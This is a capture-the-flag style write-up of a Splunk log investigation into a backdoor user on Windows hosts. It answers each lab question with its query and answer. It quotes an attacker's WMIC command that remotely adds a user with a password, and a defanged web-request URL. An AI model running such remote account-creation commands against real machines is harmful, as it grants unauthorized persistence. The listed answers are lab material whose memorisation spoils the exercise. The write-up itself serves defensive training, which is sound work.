Investigation with Splunk enterprise

By

Seenuvasan

Scenario


SOC Analyst Johny has observed some anomalous behaviours in the logs of a few windows machines. It looks like the adversary has access to some of these machines and successfully created some **backdoor**. His manager has asked him to pull those logs from suspected hosts and ingest them into **Splunk** for quick investigation. Our task as SOC Analyst is to examine the logs and identify the anomalies.

Answer the questions below

Q1: How many events were collected and ingested in the index main?


A1: 12256

If we set the time filter to **"All time"**, we can see the total number of events.



Filter by Time

```
index=main
```



```
1 index=main
```

✓ 12,256 events (before 2/22/23 11:31:03.000 PM) No Event Sampling ▾

Events (12,256) Patterns Statistics Visualization

Count of Events


Q2: On one of the infected hosts, the adversary was successful in creating a backdoor user. What is the new username?

A2: A1berto

Using the **Event ID: 4720** filter, we can find the newly created user. 🙋‍♂️

```
index=main EventID="4720"
```

!Event ID 4720 : A user account was created




```
SamAccountName: A1berto
ScriptPath: %%1793
Severity: INFO
SeverityValue: 2
SidHistory: -
SourceModuleName: eventlog
SourceModuleType: im_msvistalog
SourceName: Microsoft-Windows-Security-Auditing
SubjectDomainName: Cybertees
SubjectLogonId: 0x551686
SubjectUserName: James
SubjectUserSid: S-1-5-21-4020993649-1037605423-417876593-1104
TargetDomainName: WORKSTATION6
TargetSid: S-1-5-21-1969843730-2406867588-1543852148-1000
TargetUserName: A1berto
Task: 13824
ThreadID: 3872
```

New User

Q3: On the same host, a registry key was also updated regarding the new backdoor user. What is the full path of that registry key?

A3: HKLM\SAM\SAM\Domains\Account\Users\Names\A1berto

We know which device the new user was created on. 💻




```
Category: User Account Management
Channel: Security
DisplayName: %%1793
EventID: 4720
EventReceivedTime: 2022-02-14 08:06:03
EventTime: 2022-02-14 08:06:02
EventType: AUDIT_SUCCESS
ExecutionProcessID: 740
HomeDirectory: %%1793
HomePath: %%1793
Hostname: Micheal.Beaven
Keywords: -9214364837600035000
LogonHours: %%1797
Message: A user account was created.
```

Hostname

Using the **Hostname** and **Event ID: 12** filters, we can find the updated registry key.

```
index=main Hostname="Micheal.Beaven" EventID="12" A1berto
```

!Event ID 12 : RegistryEvent (Object create and delete)



```
Severity: INFO
SeverityValue: 2
SourceModuleName: eventlog
SourceModuleType: im_msvistalog
SourceName: Microsoft-Windows-Sysmon
TargetObject: HKLM\SAM\SAM\Domains\Account\Users\Names\A1berto
Task: 12
ThreadID: 4532
UserID: S-1-5-18
UtcTime: 2022-02-14 12:06:02.420
Version: 2
host: cybertees.net
port: 60427
tags: [ [+]
]
timestamp: 2022-02-14T12:06:03.897Z
```


Registry Key

Q4: Examine the logs and identify the user that the adversary was trying to impersonate.

A4: Alberto

Did you notice that the attacker changed a letter when we looked at the users from the **“User”** section in the **“Field Pane”**?

```
index=main
```



User

4 Values, 0.971% of events

Reports

Values	Count	%
NT AUTHORITY\SYSTEM	70	58.824%
Cybertees\Alberto	24	20.168%
NT AUTHORITY\NETWORK SERVICE	20	16.807%
Cybertees\James	5	4.202%

User

Q5: What is the command used to add a backdoor user from a remote computer?


A5: C:\windows\System32\Wbem\WMIC.exe” /node:WORKSTATION6 process call create “net user /add A1berto paw0rd1

We can use the **Event ID: 4688** filter to find the commands that the attacker executed on the target device from the remote computer.

Net User is a command line tool that allows system administrators to manage user accounts on Windows PCs. (A little information break! 📢)

```
index=main EventID="4688"
```

!Event ID 4688 : A new process has been created



Top 10 Values	Count	%
"BackgroundTransferHost.exe" -ServerName:BackgroundTransferHost.1	4	16%
"C:\windows\system32\backgroundTaskHost.exe" -ServerName:App.AppXmtcan0h2tfbfy7k9kn8hbxb6dmzz1zh0.mca	2	8%
C:\windows\system32\wbem\wmiprvse.exe -secured -Embedding	2	8%
\??\C:\windows\system32\conhost.exe 0xffffffff -ForceV1	2	8%
"C:\windows\System32\Wbem\WMIC.exe" /node:WORKSTATION6 process call create "net user /add A1berto paw0rd1"	1	4%
C:\Windows\System32\RuntimeBroker.exe -Embedding	1	4%
C:\Windows\System32\usocoreworker.exe -Embedding	1	4%

CommandLine


Q6: How many times was the login attempt from the backdoor user observed during the investigation?

A6: 0

Let’s search to detect events associated with the new user created by the attacker.

```
index=main A1berto
```

And then when we examine the attacker’s actions, we can see that there is no login attempt.




Category

7 Values, 100% of events

Values	Count	%
Process Create (rule: ProcessCreate)	4	28.571%
Process Creation	3	21.428%
Registry object added or deleted (rule: RegistryEvent)	2	14.286%
User Account Management	2	14.286%
Executing Pipeline	1	7.143%
Pipeline Execution Details	1	7.143%
Registry value set (rule: RegistryEvent)	1	7.143%

Category

Furthermore, when we look at the Event IDs, we can see that there is no value for login attempt.



EventID

8 Values, 100% of events

Avg: 2032.4285714285713 **Min:** 1 **Max:** 4726 **Std Dev:** 2323.6220967170307

Values	Count	%
1	4	28.571%
4688	3	21.428%
12	2	14.286%
13	1	7.143%
4103	1	7.143%
4720	1	7.143%
4726	1	7.143%
800	1	7.143%


EventID

Q7: What is the name of the infected host on which suspicious Powershell commands were executed?

A7: James.browne

When we search to find the device on which the PowerShell commands are executed, we can detect that there is only one device in the **"Hostname"** field.

```
index=main PowerShell
```



Hostname

1 Value, 94.444% of events

Values	Count	%
James.browne	187	100%


Hostname

Q8: PowerShell logging is enabled on this device. How many events were logged for the malicious PowerShell execution?

A8: 79

We can detect PowerShell activities by using the **Event ID: 4103** filter.

```
index=main EventID="4103"
```



```
1 index=main EventID="4103"
```

✓ 79 events (before 2/23/23 2:52:56.000 PM) No Event Sampling ▾


Event Count for PowerShell Execution

Q9: An encoded Powershell script from the infected host initiated a web request. What is the full URL?

A9: hxxp[://]10[.]10[.]10[.]5/news[.]php

If you’ve discovered an interesting PowerShell command, you’re in the right place; keep it up! 👊

```
index=main PowerShell
```



